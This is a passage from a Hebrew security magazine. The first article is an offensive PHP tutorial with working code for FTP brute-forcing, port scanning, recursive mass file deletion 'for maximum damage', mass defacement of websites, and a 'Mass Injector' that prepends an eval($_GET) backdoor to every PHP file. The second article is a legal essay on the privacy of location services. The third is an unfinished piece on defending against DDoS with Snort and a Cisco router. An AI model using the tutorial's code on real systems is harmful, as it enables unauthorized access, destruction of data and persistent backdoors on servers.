למעשה, ההבדלים המשמעותיים שהפונקציה מבצעת נקבעים על ידי הפרמטר השני שמועבר (במקרה הזה- a). ניתן לצפות ברשימת הפרמטרים המלאה בלווי הסבר קצר ופשוט על כל פרמטר בפירוט הפרמטרים של הפונקציה fopen.

מחיקת קובץ - הפונקציה unlink:

```
<?php
unlink("filename.ext");
?>
```

מחיקת הקובץ הנוכחי (נהוג ליצור פעולה כזו הנקראת Self Remover):

```
<?php
unlink(__FILE__);
?>
```

שינוי שם לקובץ - הפונקציה rename:

```
<?php
rename("filename.ext","newfilename.newext");
?>
```

שינוי הרשאות לקובץ - הפונקציה chmod:

```
<?php
chmod("filename.ext",0777);
?>
```

FTP BruteForce

דוגמה בסיסית למימוש FTP BruteForce עם פונקציות מספריית FTP:

```
<?php
$ftp_server = 'ftp.exmaple.co.il';
$ftp_connection = ftp_connect($ftp_server) or die("Unable to connect to
the specified FTP server.");
$list = file('passwords.txt');

foreach ( $list as $password )
    if ( @ftp_login($ftp_connection,'ftpuser',$password) )
    {
        echo 'Password: '.$password;
        break;
    }

ftp_close($ftp_connection);
?>
```

הקוד לוקח סיסמאות מקובץ הסיסמאות (passwords.txt כל סיסמה בשורה חדשה) ומנסה להתחבר איתן לחשבון שנקרא ftpuser בשרת ftp.example.co.il. במידה ויש ברשותנו גם רשימת משתמשים אפשר לשנות את הקוד כך שיעבוד עבור רשימת חשבונות ולא רק עבור חשבון אחד. לחלופין, ניתן לבטל את הצורך בקובץ סיסמאות ופשוט לנסות כל צירוף תווים עד שנגיע לסיסמה הנכונה.

במידה ויש בעיה כלשהי עם ספריית FTP, אפשר ללכת צעד אחד אחורה ולבצע חיבור בכוחות עצמנו:

```
<?php
$ftp_connection = fsockopen('ftp.example.co.il', 21) or die("Unable to
connect to the specified FTP server.");

if ( $sock )
{
    fputs($ftp_connection,"USER ftpuser\n");
    fputs($ftp_connection,"PASS ftppass\n");

    $returned = fgets($ftp_connection);

    if(stristr($returned, "logged"))
        echo "Password: ".$password;

    fclose($ftp_connection);
}
?>
```

כדי להכנס לבית אנחנו משתמשים בדלת או בחלונות. מחשב הוא כמו בית, ופורט (Port) הוא כמו דלת/חלון, או בפשטות: דרך להיכנס למחשב. כמו שיש סוגים שונים של דלתות וחלונות, כך גם על כל פורט מתקינים תוכנה מסוימת כמו DirectAdmin, MySQL, Apache ועוד... סריקת פורטים היא תהליך חשוב שעוזר לדעת אילו פורטים פתוחים (איפה הדלתות והחלונות בבית) וכך לדעת גם מה מותקן בשרת (איזה סוג דלת/חלון יש) לפי מספר הפורט או לפי הפרטים ששולחים לשם.

רשימת פורטים פופולריים

```
21 – FTP
22 – SSH
23 – TELNET
80 – HTTP
443 – HTTPS
3306 – MySQL
2222 – Direct Admin
```

ניתן למצוא פורטים נוספים בקישור הבא: List of TCP and UDP port numbers. הרשימה מייצגת רק פורטים המוגדרים כברירת מחדל או פורטים מוסכמים מראש שנהוג להשתמש בהם. חשוב לזכור שפורטים יכולים להשתנות, כלומר MySQL שרשום פה כ-3306 יכול גם להיות פורט אחר.

הצגת כל הפורטים הפתוחים באמצעות פקודה

במידה ויש לנו אפשרות להריץ פקודה, החיים פשוטים מאוד:

עבור מערכות הפעלה מבוססות Unix:

```
netstat -an | grep -i listen
```

עבור Windows (עם הפרדה בין TCP ל-UDP):

```
netstat -anop TCP
netstat -anop UDP
```

כדי להקל על תהליך הסריקה, הכנתי שני קודים פשוטים ב-PHP שמבצעים סריקת פורטים.

סריקת פורטים לפי טווח פורטים (by range):

```
<?php
// -----------------Configuration-------------------
$host = 'localhost'; // Host (IP/Domain)
$timeout = 3; // Timeout for connection (in seconds)
$start = 1; $end = 65535; // Range
// --------------End of Configuration---------------

for ( $i=$start; $i<$end; $i++ )
{
        $socket = @fsockopen($host,$i,$errno,$errstr,$timeout);

        if ( $socket )
        {
            echo $i.' ';
            fclose($socket);
        }
}
?>
```

קוד זה מבצע סריקה מלאה לכל הפורטים בטווח שיצויין (1-65535 הוא הטווח של כל הפורטים האפשריים). הפורטים הפתוחים יוחזרו כפלט ויוצגו על המסך.

סריקת פורטים מתוך רשימת פורטים (by list):

```
<?php
// -----------------Configuration-------------------
$host = 'localhost'; // Host (IP/Domain)
$timeout = 3; // Timeout for connection (in seconds)
$list = "80 443"; // List of ports to scan (separated by spaces)
// --------------End of Configuration---------------

$list = explode(" ",$list);
foreach ( $list as $i )
{
        $socket = @fsockopen($host,$i,$errno,$errstr,$timeout);

        if ( $socket )
        {
            echo $i.' ';
            fclose($socket);
        }
}
?>
```

קוד זה מבצע סריקה רק עבור הפורטים מתוך הרשימה שתצויין (אני כתבתי 80 ו-443). **הערה**: שימו לב שהרשימה מופרדת באמצעות רווח בלבד, ולא באמצעות פסיקים. בדומה לקוד הקודם, גם כאן הפורטים הפתוחים יוחזרו כפלט ויוצגו על המסך.

Mass Remover

כשמחפשים ליצור נזק מירבי, מחיקה מאסיבית היא אחת האפשרויות. להלן פונקציית מחיקה רקורסיבית שהכנתי לצורך המחשה:

```
<?php
// Mass Remover example by Hyp3rInj3cT10n
function RemoveDirectory($dir)
{
    foreach ( glob($dir."/*") as $removeMe )
    {
        if ( is_file($removeMe) )
            echo (@unlink($removeMe) ? 'Removed file' : 'No access to
remove file').': '.$removeMe."<br />\n";
        elseif ( is_dir($removeMe) )
        {
            if ( @rmdir($removeMe) )
               echo 'Removed Folder: '.$removeMe."<br />\n";
            else
            {
               echo 'No access to remove folder: '.$removeMe."<br />\n";
               RemoveDirectory($removeMe);
            }
        }
    }
}
?>
```

הפונקציה מקבלת נתיב (תיקיה) ומנסה למחוק את כל הקבצים והתיקיות שנמצאו. במידה ויש תיקיה שלא ניתנת למחיקה, תופעל הפונקציה מחדש על התיקיה הבעייתית כדי לנסות ולמחוק כמה שיותר קבצים בתוכה.

Mass Defacer

בדרך כלל כשהפורץ רוצה להתגאות במה שעשה הוא לא סתם מבצע מחיקה אלא שינוי של מה שאנשים רואים כשהם נכנסים לאתר (או בקיצור: השחתה של פני האתר), ולזה מתכוונים אנשים כשהם משתמשים במונח Deface. בדרך כלל השאיפה ב-deface היא לשנות לגמרי את פני האתר, אך במקרים מסויימים זה לא אפשרי ולכן צריך לאלתר מחיקה של מה שהיה על ידי שימוש נכון בקוד צד לקוח (HTML, JS וכו'). להלן פונקציית PHP שיצרתי למימוש Mass Defacer בדומה לרקורסיה הקודמת שיצרתי:

```
<?php // Mass Defacer example by Hyp3rInj3cT10n
function DefaceDirectory($dir)
{
    foreach ( glob($dir."/*") as $defaceMe )
    {
        if ( is_file($defaceMe) )
        {
            $handle = @fopen($defaceMe,'w');

            if ( $handle )
            {
                $write = @fwrite($handle,"<script>alert('Mass Defacer
example by Hyp3rInj3cT10n');</script>");

                if ( $write )
                    echo 'Defaced file: '.$defaceMe."<br />\n";
                else
                    echo 'Truncated file: '.$defaceMe."<br />\n";

                fclose($handle);
            }
            else
                echo 'Unable to open file: '.$defaceMe."<br />\n";
            }
        elseif ( is_dir($defaceMe) )
            DefaceDirectory($defaceMe);
    }
}
?>
```

הפונקציה מקבלת נתיב (תיקיה) ומשנה את כל הקבצים לטקסט שצויין. במידה ויש תיקיות, הפונקציה תעבור גם בהן ותשנה גם את הקבצים שלהן. שימו לב שהפונקציה יכולה לפעמים להכשל בתהליך הכתיבה, אך מכיוון שפתחנו את הקובץ עם w (שימו לב לפונקציה fopen@) אז הוא מרוקן אוטומתית.

Mass Injector

המימוש של Mass Injector ו-Mass Defacer יהיה כמעט זהה לחלוטין. אולם, יש הבדל גדול במטרה של כל אחד מהם. Mass Injector נועד להזריק קוד לקבצי המערכת מבלי שישימו לב, תוך כדי שמירה על התוכן האמיתי של הקובץ. מטרת הקוד המוזרק היא לשמש כמעין Backdoor, כדי להשאיר לתוקף דרך לגרום נזק בעתיד.

כמובן שגם הפעם הכנתי לכם פונקציה לדוגמה:

```
<?php // Mass Injector example by Hyp3rInj3cT10n
function InjectDirectory($dir)
{
    foreach (glob($dir."/*") as $injectMe)
    {
        if (is_file($injectMe))
        {
            if (
preg_match("/\.(php|php3|php4|php5|php6|phtml)$/i",$injectMe) )
           {
               $handle = @fopen($injectMe,'r+');

               if ( $handle )
               {
                   $newText = "<?php @eval(\$_GET['Hyp3rInj3cT10n']);
?>\n".file_get_contents($injectMe);
                   $write = @fwrite($handle,$newText);
                   if ( $write )
                   {
                       @ftruncate($handle,strlen($newText));
                       echo 'Injected file: '.$injectMe."<br />\n";
                   }

                   fclose($handle);
               } else echo 'Unable to open file: '.$injectMe."<br />\n";
            }
        }
        elseif ( is_dir($injectMe) ) InjectDirectory($injectMe);
    }
}
?>
```

הפונקציה מקבלת נתיב (תיקיה) ומוסיפה בתחילת כל קבצי ה-PHP את הטקסט שצויין. במידה ויש תיקיות, הפונקציה תעבור גם בהן. הדוגמה שהצגתי מתעסקת רק עם קבצי PHP, אך ניתן לשנותה כך שתפעל גם לקבצים אחרים בהתאם. מכאן, זו רק היצירתיות שלכם.

רציתי להוסיף

מספר נושאים שרציתי להוסיף ולא יצא לי אך אני משוכנע שיש להתייחס אליהם:

1. טריקים לשליפת etc/passwd דרךPHP
2. קריאת קבצים דרך :: SQL שימוש ב-load_file
3. קריאת קבצים דרך :: SQL שימוש ב-load data local infile
4. הצפנת קוד ה- PHP ו-ספריות קריפטוגרפיה ב-PHP
5. הפעלת extensions עם הפונקציה dl ב-PHP
6. PHP Reverse Shell
7. ניהול תהליכים ב-PHP
8. עקיפת מנגוני אבטחה על ידי פירצות אבטחה בפונקציות ספציפיות
9. הפונקציה mail ב-PHP (בליווי לולאה הופך ל-Mail Flooder)

על המחבר

רועי (Hyp3rInj3cT10n) הוא בחור צעיר ומוכשר עם זיקה חזקה לתחום המחשבים. כיום, מכהן כבעלים של:

- האקינג, אבטחת מידע ומה שביניהם - אתר המרכז תכנים איכותיים בתחום אבטחת המידע בעברית.
- #security - קהילת IRC פעילה העוסקת בתחום אבטחת המידע, שחבריה ישראלים דוברי עברית.

ברכה לגיוס

רצינו לנצל במה זו בכדי לברך את רועי ולאחל לו ברכת גיוס מוצלחת בגיוסו הקרב לצה"ל. ובנוסף לכך, רצינו להודות לו על תרומתו האדירה לקהילת אבטחת המידע וההאקינג המקומית בכלל, ולמגזין Digital Whisper בפרט. רועי, יש הרבה חברים אקטיבים בקהילה - כאלה המגיבים בפורומים, כאלה המגיעים למפגשים וכו', אבל אתה נמצא בקבוצה מצומצת מאוד של חבר'ה שמשקיעים **במאמרים**, כאלה שמתיישבים, חוקרים נושא, וכותבים עליו מאמר בכדי לקדם את שאר החבר'ה בקהילה. לדעתי זהו אחד הנכסים היקרים ביותר של קהילה, ובו, בין היתר היא נמדדת: כמות ואיכות הידע היוצא ממנה. ואין הרבה שיכולים לזקוף לזכותם מאמרים כמוך- **לא בכמות ולא באיכות**. בהצלחה בהמשך הדרך! ☺

שירותי מיקום, הרוצח השקט

מאת: עו"ד יהונתן קלינגר

הקדמה

שירותים מבוססי מיקום לטלפון הסלולרי נמצאים בחודשים האחרונים במחלוקת סוערת בין היתר בעקבות הפוטנציאל ההרסני שיכול להיות שלשימוש לא מורשה באותן תוכנות, החל מרשת החוקרים הפרטיים שנחשפו כאשר מכרו תוכנות מעקב לבני זוג, דרך שירותים מבוססי מיקום כמו ShopRooster הישראלית שמאפשרת קבלת מבצעים בבתי עסק אשר נמצאים באיזורך, שירותי עבר כמו InirU שהושקו ברשת Orange ואפשרו לאדם לגלות האם הוא קרוב לחבריו, שירותי ניווט כמו Waze שמאפשרים למשתמש גם לקבל דיווחי תנועה בזמן אמת וניווט ועד שירותים כמו Facebook אשר מאפשרים לי גם להרשם (Check Out) במקום בו אני נמצא.

במאמר קצר זה אסקור כיצד עובדים שירותים מבוססי מיקום, מהן הבעיות המשפטיות בהן וכיצד, לדעתי, צריך לטפל בבעיות אלה.

ראשית, על שירותים מבוססי מיקום.

את השירותים מבוססי המיקום יש לחלק לשני סוגים; הסוג הראשון הוא שירות אשר מבוסס על שבב ה-GPS במכשיר הנייד. באמת בקצרה, GPS הוא שירות מבוסס לווינים שמחשב, לפי עצמת האות ממספר לווינים, את המיקום הגיאוגרפי של המשתמש. מנגד, ישנו שירות aGPS, בו הטלפון משתמש באנטנות הסלולריות על מנת לספק את המיקום. בשיטה הזו, לכל טלפון יש את הידיעה מהן האנטנות הסלולריות בקרבו ומה המיקום המקורב שלהן, ולכן ניתן להגיע למיקום זה גם על ידי האנטנות וללא שימוש ברכיב ה-GPS. ההבדל בין שתי הגישות הוא לא רק במהירות קבלת הנתונים, אלא בסוג המידע שמועבר: GPS הוא איכותי יותר ויכול לתת מיקום בקירוב של מספר מטרים, בעוד aGPS מספק מידע בקירוב של כמה עשרות או מאות.

אבל זה לא ההבדל היחיד בין סוגים של שירותי מיקום. הבדל נוסף הוא בין שירותים מבוססי שרת לשירותי לקוח. ההבדל בין השניים הוא מי שולט במידע ומי הבעלים שלו. לדוגמא, שירות GPS יכול להיות אחד משניים: או שהוא ידווח לשרת מה המיקום של המשתמש ולפי זה יקבל את השירותים, או שהוא לא יעביר לשרת את המידע, ורק ימשוך ממנו מידע (כמו מפות) על פי דרישה. הדרך הקלה להבדיל בין שני השירותים הוא לראות האם דרוש חיבור לאינטרנט בזמן השימוש. לדוגמא, שירות Ovi Maps של נוקיה, לפחות בדגמים הישנים, לא חייב חיבור אינטרנט לצורך ניווט, אלא מפות של כל עיר\מדינה הורדו למכשיר הסלולרי ונשמרו בו.

הבעיה בשירותים מבוססי מיקום

אז בקצרה, הבעיה בשירותים מבוססי מיקום הוא המיקום, או ליתר דיוק השימוש בו. בעוד שזה ככל הנראה רצוי על ידי רוב האנשים לחלוק את המידע הזה עם חבריהם, הם לא תמיד יודעים למי בדיוק יש גישה כאשר מדובר על מידע התנהגותי או מעקבי. לדוגמא, תוכנת Friday מאפשרת לך לצפות במסלול אותו הלכת ובמקומות בהם ביקרת במהלך היום. אלא, שאם תוכנה לגיטימית יכולה לקבל את המידע הזה, גם כך תוכנה זדונית.

חלק ניכר מהתוכנות בשוק התוכנה מבקשות את רשות המשתמש לצורך קבלת מיקומו; חלק עושות זאת למרות שהדבר ממש אינו נחוץ, ובחלק אחר הדבר נחוץ, אך המידע גם מועבר לצדדים שלישיים. המטרה שלנו, כמובן, היא להסביר ולהכיר מה אפשרי לעשות, ולדון כיצד החוק מתייחס לכך.

כפי שעלה בדיון שהחל בועדת המדע בכנסת בחודש שעבר ובמחקר של מרכז המחקר והמידע של הכנסת יש שוק נפרד של מוצרים, שורה של סכנות ולא מעט דרכים להשתמש במידע. לצורך הדיון נשתמש רק בטלפוני Android, אך אין שוני רב בין טלפוני אנדרואיד לטלפונים אחרים כמו iOS.

הבעיה בהגדרת שירותי מיקום

כאשר משתמש מתקין אפליקציה, הוא מקבל לידו גרסא מקוצרת של מדיניות הפרטיות של אותה האפליקיציה אשר מפרטת בדיוק אלו סוגי הרשאות נדרשות ממנו.

אלא, שבאמצעות ההתקנה לא ניתן להגדיר הפסקה או הסרה של הרשאות מסוימות. כלומר, אם התקנתי את Waze, ברור שארצה לתת להם את הגישה ל-GPS, אבל אם מדובר באפליקציה כמו משחק מסוים, והסיבה היחידה למתן שירותי מיקום הוא פילוח של פרסומות, הרי שאין מקום לא לתת לי את ההסכמה.

כמו כן, הבעיה היא לאו דווקא באיתור המיקום, אלא דווקא ביצירת שירותים מבוססי מיקום שאינם aGPS. לדוגמא, חברת Skyhook השקיעה לא מעט כסף על מנת למפות רשתות WiFi על סמך כתובת ה-MAC שלהן כך שאם הטלפון הסלולרי שלך (או המחשב שלך) מחובר לרשת אלחוטית מסוימת, אותה חברה יכולה למפות אותך בצורה לא רעה. כך גם עם שירותי מיקום מבוססי HTML5 (בערך) שלאחר איסוף המידע מאפשרים זיהוי אדם על פי כתובת ה IPשלו או הרשת האלחוטית שלו; אפשר גם לראות איך לממש את ה-API של Skyhook בקישור הבא אם ממש בא לכם.

כלומר, יש לנו שתי בעיות: הראשונה היא שאדם לא בהכרח מסכים למדיניות פרטיות או אינו מסוגל להודיע שהוא לא מסכים לסעיף כזה או אחר, והשניה היא שגם אם הוא מכבה את כל שירותי המיקום שלו, עדיין במקרים מסוימים ניתן לקבל את המיקום שלו בצורה כזו או אחרת.

כעת, בו נסתכל על הבעיה מצורה אחרת: יש לנו לא מעט מידע שיכול לזהות את המיקום של אדם: כתובת MAC, שם הרשת האלחוטית, כתובת ה-IP [בקירוב aGPS] ו-GPS. המידע הזה מועבר, לפחות בחלקו, על ידי גלישה רגילה. לדוגמא, אתר MapXSS מאפשר לנו לנצל פרצה בשיטת ההרשאות על ידי XSS; וההסבר הפשוט:

אתה מבקר באתר זדוני. האתר מנסה מספר פרצות על הראוטר שלך, או לחלופין, מודע לכך שהדפדפן שלך מאפשר גישה למידע גיאוגרפי, מה שנמצא כברירת מחדל בחלק מהדפדפנים. ה-XSS (או הדפדפן) מעבירים את כתובת ה-MAC באמצעות AJAX וזה נשלח לשירות הצד השלישי. כך, שומרים במהרה את המידע ללא בעיה ועוקבים אחרייך.

הבעיה בשיטת ההרשאות

הבעיה בשיטת ההרשאות היא כפולה; קודם כל נניח שיש אפליקציה שרוצה לתת לי שני שירותים מבוססי מיקום, הראשון הוא דיווחי תנועה והשני הוא פרסום מפולח היטב. אני רוצה לתת לה רק את ההרשאה הראשונה; האם אני יכול לעשות זאת? די ברור שלא. עכשיו, כדי להתגבר על בעיית ההרשאות צצו שתי אפליקציות ל-Android אשר מאפשרות שליטה חלקית: Privacy Blocker ו-Permission Denied. כל אחת מאפליקציות אלה מאפשרות לי, בצורה טובה פחות או יותר, לשנות את ההרשאות שהטלפון שלי מונע מהאפליקציה את הגישה לתחום הרלוונטי. כך גם אפליקציה נוספת בשם Fake GPS Location שמאפשרת זיוף של נתוני GPS. עכשיו, נניח לרגע שאני באמת רוצה שירותים מבוססי מיקום, אבל רק בחלק מהשירותים: כיצד אני יכול להגן על עצמי?

האם כל משתמש צריך לטפל בכל אפליקציה לחוד? דמיינו את המצב הבא. בטלפון שלי רצה אפליקציית WaveSecure שמאפשרת לי לאתר את הטלפון לכשאשכח אותו במקומות מסוימים. אני רוצה שלאפליקציה הזו, ורק לאפליקציה הזו, תהיה גישה לכל מידע אפשרי למקרה שאני מאבד את הטלפון. מנגד, אני לא רוצה של-Angry Birds תהיה בכלל אפשרות לעקוב אחריי. תחת השימוש ב- Privacy Blocker או ב-Permission Denied אני יכול לעשות זאת. אלא, שמנסיון שלי, חלק מהאפליקציות (אהם, אהם Twitter) סרבו פשוט לפעול אחרי שסגרו להם את רכיב המיקום.

הבעיה המשפטית

עכשיו, אחרי שהצגנו פתרון חלקי למדי לבעיית ההרשאות, יש לנו את חוק המחשבים האכזר. סעיף 3 לחוק המחשבים קובע כי מי ש"משבש את פעולתו התקינה של מחשב או מפריע לשימוש בו" דינו מאסר שלוש שנים ומי ש"מעביר לאחר או מאחסן במחשב מידע כוזב או עושה פעולה לגבי מידע כדי שתוצאתה תהיה מידע כוזב או פלט כוזב" או "כותב תוכנה, מעביר תוכנה לאחר או מאחסן תוכנה במחשב, כדי שתוצאת השימוש בה תהיה מידע כוזב או פלט כוזב, או מפעיל מחשב תוך כדי שימוש בתוכנה כאמור" דינו מאסר חמש שנים. כלומר, על ידי העברת מיקום מזויף לאחר כאילו הוא פלט ה-GPS שלי, אני חשוף למאסר של חמש שנים בפועל, ועל ידי כתיבת תוכנה אשר תשבש את פעילות המחשב (שרת הלקוח שמטפל בשירותי המיקום) אני עשוי למצוא עצמי במאסר של שלוש שנים.

כעת, ברור לנו שהפרשנות הזו היא אבסורדית. בתי המשפט נטו לבסס את יסוד ההסכמה כמחייב בעבירות של חדירה לחומר מחשב (תפ 9497/08 מדינת ישראל נ' משה הלוי) וכאן ברור שכבעל המכשיר אתה נותן את הסכמתך. אבל, יש כאן סיכון שאינו מבוטל בהתחשב בפליליות ההליך.

כלומר, אתה מקבל תוכנה ואין ממש הבדל בין לפרוץ אותה ולא לשלם עבורה (שהיא שיבוש או גרימה לפלט כוזב) לבין לגרום לה לא לרגל אחרייך.

איסור התניית שירותים, הבעיה המוחשית

בעיה נוספת היא התניית השירותים. כלומר, איני יכול להשתמש ב-Angry Birds ללא מתן המיקום הגיאוגרפי שלי. איסור זה אינו הגיוני ואינו הולם את דוקטרית ה"הסכמה מדעת" שגובשה לפי חוק הגנת הפרטיות, הרי שצריך לתת את הסכמתי ויש מקרים שבהם אני יכול לשלול אותה. אלא, שברור לנו שבעת השימוש באפליקציות שאוגרות את המידע הפרטי שלנו אנחנו המוצר ולא הלקוח. כלומר, לא נוכל לפנות לספק השירות על מנת למחוק את המידע או להפסיק לאגור אותו, גם כאשר מדובר במידע שהוא לא נדרש לשירות.

דרכים אפשריות לפתרון

הדרכים לפתרון מתחלקות לשתיים; הראשונה היא טכנולוגית: על ידי יצירת מיקומים מזויפים או על ידי החלפת כתובת ה-MAC בנתב הביתי. אלא, שבמקרים כאלה עשויה לקום אחריות פלילית שלא תטיב עם המשתמש ותסבך אותו במקום לפתור לו את הבעיות. עוד בעיה שיכולה לצוץ מפתרון מבוסס טכנולוגיה היא שהמשתמש עצמו לא יהיה מודע לשימושים נוספים בגלל העדר ידע טכנולוגי (לדוגמא, הוא ביטל את ה-GPS אבל לא את כתובת ה-MAC בנתב הביתי)

הפתרון השני הוא יצירת רגולציה שתבדיל בין שירותי מיקום (essential location services) לבין שירותים שדורשים את המיקום. שירותי מיקום יהיו כפופים לרגולציה מסוג אחד, כזה שיאפשר להם לקבל את המיקום בהסכמה (שהיא Opt-Out כלומר, לאחר התקנת התוכנה ניתן לשלול את שירותי המיקום מתוכה, אבל אין צורך לאשר בנפרד את ההסכמה לשירותי מיקום). מנגד, שירותים שרק צורכים מיקום והשירות שמסופק למשתמש הקצה אינו תלוי מיקום או יכול שלא יהיה תלוי מיקום (non-essential location services) לא יוכלו לקבל את המיקום אלא באחד משניים:

- הסכמה מפורשת בהתקנת התוכנה (opt-in).
- בקשה בכל פעם שיש פניה לשירות המיקום בנפרד.

במצב כזה, ספקי שירות non-essential לא יוכלו להתנות את פעילות התוכנה בשירות מיקום או שיאפשרו הזנת מיקום ידנית; לדוגמא, אם אני רוצה להפעיל את אפליקציית עכבר העיר לאייפון ,אבל לא רוצה לתת לה את כתובתי או מיקומי, אני עדיין אוכל להשתמש בה ולהזין כתובת אשר לידה אני רוצה לקבל בתי עסק.

על מנת להטמיע את השיטה, אין צורך בחקיקה אלא דווקא הסדרה של חנויות האפליקציה; הרעיון הוא שתקום קטגוריה של Location Based Services בהן ההרשאות יהיו מסוג אחד, ובכל שאר הקטגוריות, אפליקציות שיבקשו גישה לנתוני מיקום ידרשו לקבל אותה בצורה מפורשת.

לסיכום

עם הבעיה של LBS אנו יכולים לחיות. לא מדובר ברעה חולה שצריך להפטר ממנה בכל מחיר או במוצר שהציבור לא רוצה. להפך: רוב הציבור כנראה רוצה LBS ורוצה להתמודד איתם בצורה חכמה; רוב הציבור גם יעדיף, ככל הנראה, להשתמש בשירותים האלה ולא תהיה לו בעיה עם השימוש בנתוני המידע שלו. מנגד, אוכלוסיות רבות, ובמיוחד קטינים, אינן מסוגלות להבין את המשמעות של שימוש בנתוני המיקום שלהן. לכן, כדי להגן עליהן, יש לייצר את ההגנה באמצעות התוכנה וארכיטקטורת מידע ולהכפיף את יצרני התוכנות לרגולציה (עצמית, או שלא עצמית) שתמנע שימושים לרעה במידע.

אינטגרציית Snort IDS ונתב Cisco

מאת: עומר פינסקר

הקדמה

המאמר הבא עוסק ביישום IPS (Intrusion Prevention System) בתצורת Active-Response על בסיס רכיבים נפוצים כגון נתב Cisco, הנתב הנפוץ בעולם ובתוכנת Snort IDS (Free BSD) אשר מוגדרת כמכתיבת תקן ה-IDS (Intrusion Detection System) בשוק דה-פאקטו.

המאמר מבוסס על פרויקט גמר ללימודי הנדסה, במהלכו נחקרו הפתרונות הקיימים כיום להגנה מפני התקפות DDoS, זוהו החולשות העיקריות ועל בסיסן הוצעה התצורה המתוארת.

לתצורה יתרונות רבים כגון זמינות ברוב הרשתות, מזעור שינויי ארכיטקטורה, מניעת צוואר בקבוק ונקודות כשל, ובעלות מינימאלית יחסית. במאמר נסקור את הרקע התיאורטי - מהי התקפה וכיצד ניתן להתמודד עמה, ונעמיק בתצורה המוצעת תוך מעבר על הגדרות הרכיבים.

[במקור: http://it.themarker.com/tmit/article/5379]

[במקור: http://it.themarker.com/tmit/article/13409]

רקע

מהן התקפות DDoS, כיצד נזהה, נסווג ונחסום אותן:

DDoS (קיצור של Distributed Denial of Service), בניגוד להתקפת DoS אשר מאופיינת על ידי התקפה שמקורה הוא מחשב יחיד או מספר מחשבים לא מסונכרנים, DDoS מתארת התקפה שמקורה במספר מחשבים מסונכרנים. שיטה אחת להתקפה היא סנכרון מספר מחשבים השולחים לשרת היעד בו-זמנית בקשות לשירות כלשהו, וכך בעצם מונעים מבקשות לגיטימיות אחרות לקבל את אותו השירות. השירות נמנע אם בשל עומס משאבי - מחשב על השרת עצמו ואם בשל חוסר נגישות רשתית לאותו השרת. התקפות מניעת שירות נועדו למטרות שונות, החל משעשוע, דרך פשיעה, טרור וכלה במלחמה מקוונת.
במאמר זה נתייחס רק להתקפות DDoS אם כי התצורה מספקת מענה לכלל ההתקפות אשר ניתנות לזיהוי על ידי ה-IDS, ה-Snort.

בכדי לספק הגנה להתקפות DDoS נחלק את לוגיקת העבודה לשלבים - זיהוי, סיווג, וחסימה.


שלב ראשון - זיהוי ב-IDS:

מערכת ה-IDS הינה תוכנה אשר תפקידה לדגום ולנטר את רשת המחשבים או מערכות פעילות ברשת בכדי לחפש תעבורה לא חוקית או עבירה על הגדרות האבטחה ברשת. התוכנה דוגמת את התעבורה על ידי בחינה מעמיקה של החבילות (DPI – Deep Packet Inspection), ובה נבחנים ערכים בחבילת ה TCP/IP כגון כתובות IP של המקור והיעד, פורטים של המקור והיעד, והפרוטוקול בה נעשה שימוש.


שלב שני - קלסיפיקציה (סיווג):

ל-IDS כלים בעזרתם יבודד ויזהה כל סוג של תעבורה.


- חתימות - בשיטה זו סורק ה-IDS את חבילות ה-IP שאותן מנטר ומחפש אחר דפוס התנהגות מסוים (בדומה ל-3 Way Handshake). ל-IDS יוגדר מראש מאגר מידע של חתימות המתארות תעבורה בעלת אופי של ניסיון חדירה או התקפה לרשת.



- אנומליה והיוריסטיקה - בשיטה זו סורק ה-IDS את חבילות את ה-IP שאותן הוא מנטר, בונה פרופיל לתעבורת הרשת, ומחליט על בסיס חריגות סטטיסטיות מתי ישנו ניסיון חדירה או התקפה על הרשת.



שלב שלישי - יישום החסימה (IPS):

